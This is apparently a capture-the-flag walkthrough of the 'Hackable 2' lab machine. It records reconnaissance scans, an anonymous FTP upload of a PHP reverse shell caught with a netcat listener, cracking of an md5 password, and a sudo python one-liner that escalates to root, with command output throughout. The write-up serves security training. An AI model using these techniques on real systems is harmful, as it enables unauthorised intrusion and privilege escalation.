

Hackable 2

ip: 192.168.56.125

`nmap -sP 192.168.56.2-254 --exclude 192.168.56.106`

```
[root@parrot]-[/home/user/Desktop/burp]
#nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 22:59 +08
Nmap scan report for 192.168.56.100
Host is up (0.00016s latency).
MAC Address: 08:00:27:AD:29:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.125
Host is up (0.00031s latency).
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)
Nmap done: 252 IP addresses (2 hosts up) scanned in 9.52 seconds
[root@parrot]-[/home/user/Desktop/burp]
#
```

`nmap -sU hackableii`

```
[X]-[root@parrot]-[/home/user/Desktop/burp]
#nmap -sU hackableii
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 23:01 +08
Nmap scan report for hackableii (192.168.56.125)
Host is up (0.00085s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1079.28 seconds
[root@parrot]-[/home/user/Desktop/burp]
#
```

`netdiscover -i eth1 -r 192.168.56.106`

```
8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.1      0a:00:27:00:00:11    1      60   Unknown vendor
192.168.56.100    08:00:27:ad:29:7c    5     300   PCS Systemtechnik GmbH
192.168.56.125    08:00:27:61:2f:7a    2     120   PCS Systemtechnik GmbH
```

`nmap -sC -sV -p- hackableii`

tcp port: 21, 22, 80

```

[parrot@parrot]~/Desktop/burp$ #nmap -sC -sV -p- hackableii
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 23:01 +08
Nmap scan report for hackableii (192.168.56.125)
Host is up (0.27s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      109 Nov 26  2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|   256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

dir scanner

ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u https://hackableii/FUZZ

```

:: Method      : GET
:: URL         : https://hackableii/FUZZ
:: Wordlist     : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

:: Progress: [62283/62283] :: Job [1/1] :: 543 req/sec :: Duration: [0:01:02] :: Errors: 62283 ::
[parrot@parrot]~/Desktop/burp$
$

```

file scanner

ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u https://hackableii/FUZZ

```

:: Method      : GET
:: URL         : https://hackableii/FUZZ
:: Wordlist     : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

:: Progress: [37042/37042] :: Job [1/1] :: 1346 req/sec :: Duration: [0:00:39] :: Errors: 37042 ::
[parrot@parrot]~/Desktop/burp$
$

```


nikto -h hackableii

```

- Nikto v2.1.6
-----
+ Target IP: 192.168.56.125
+ Target Hostname: hackableii
+ Target Port: 80
+ Start Time: 2021-07-08 23:02:24 (GMT8)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2be7, size: 5b504999e72a0, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7681 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2021-07-08 23:02:45 (GMT8) (21 seconds)
-----
+ 1 host(s) tested

```

view-source:http://hackableii/files/CALL.html



```


1 <html>
2
3 <head>
4   <title>onion</title>
5 </head>
6
7 <body>
8   <h1>GET READY TO RECEIVE A CALL</h1>
9
10 </body>
11
12 </html>
13

```

vulnerable to rev shell due to file upload

```
connected to hackableii:
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.125]
Name (hackableii:user): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xrwx  2 33      33          4.0k Nov 26  2020 .
drwxr-xrwx  2 33      33          4.0k Nov 26  2020 ..
-rw-r--r--  1 0        0          109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> lcd /tmp
Local directory now /tmp
ftp> put hello.html
local: hello.html remote: hello.html
200 PORT command successful
150 Opening BINARY mode data connection for hello.html
226 Transfer complete
6 bytes sent in 0.00 secs (183.1055 kB/s)
ftp> █
```

<http://hackableii/files/hello.html>



<http://hackableii/files/shell.php>

```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
5496 bytes sent in 0.00 secs (174.7131 MB/s)
ftp> █
```

limited shell popped

```

[user@parrot]~[/tmp]
$ sudo nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.125] 34728
Linux ubuntu 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:17:02 up 18 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Enumeration: Special file named `.rune.sh` by user `shrek`

```
www-data@ubuntu:/$ ls -l
total 100K
drwxr-xr-x 23 root root 4.0K Nov 26 2020 ./
drwxr-xr-x 23 root root 4.0K Nov 26 2020 ../
-rwxr-xr-x  1 shrek shrek 1.2K Nov 26 2020 .runme.sh*
```


password stored inside the file in the form of md5.

```
www-data@ubuntu:/ $ cat .runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
sleep 1
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo '🐼'
🐼
shrek:cf4c2232354952690368f1b3dffd24d'
www-data@ubuntu:/ $
```

Password found in crackstation

Enter up to 20 non-salted hashes, one per line:

cf4c2232354952690368f1b3dfdfb24d



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
cf4c2232354952690368f1b3dfdfb24d	md5	onion

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

able to escalate to shrek using onion as password

```
www-data@ubuntu:/$ su - shrek
Password:
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$
```

escalate to root

```
sudo /usr/bin/python3.5 -c "import os; os.system('/bin/bash -p')"
shrek@ubuntu:~$ sudo /usr/bin/python3.5 -c "import os; os.system('/bin/bash -p')"
root@ubuntu:~#
```

root flag

[illegible]

```
invite-me: https://www.linkedin.com/in/eliastouguinho/root@ubuntu:/root#
```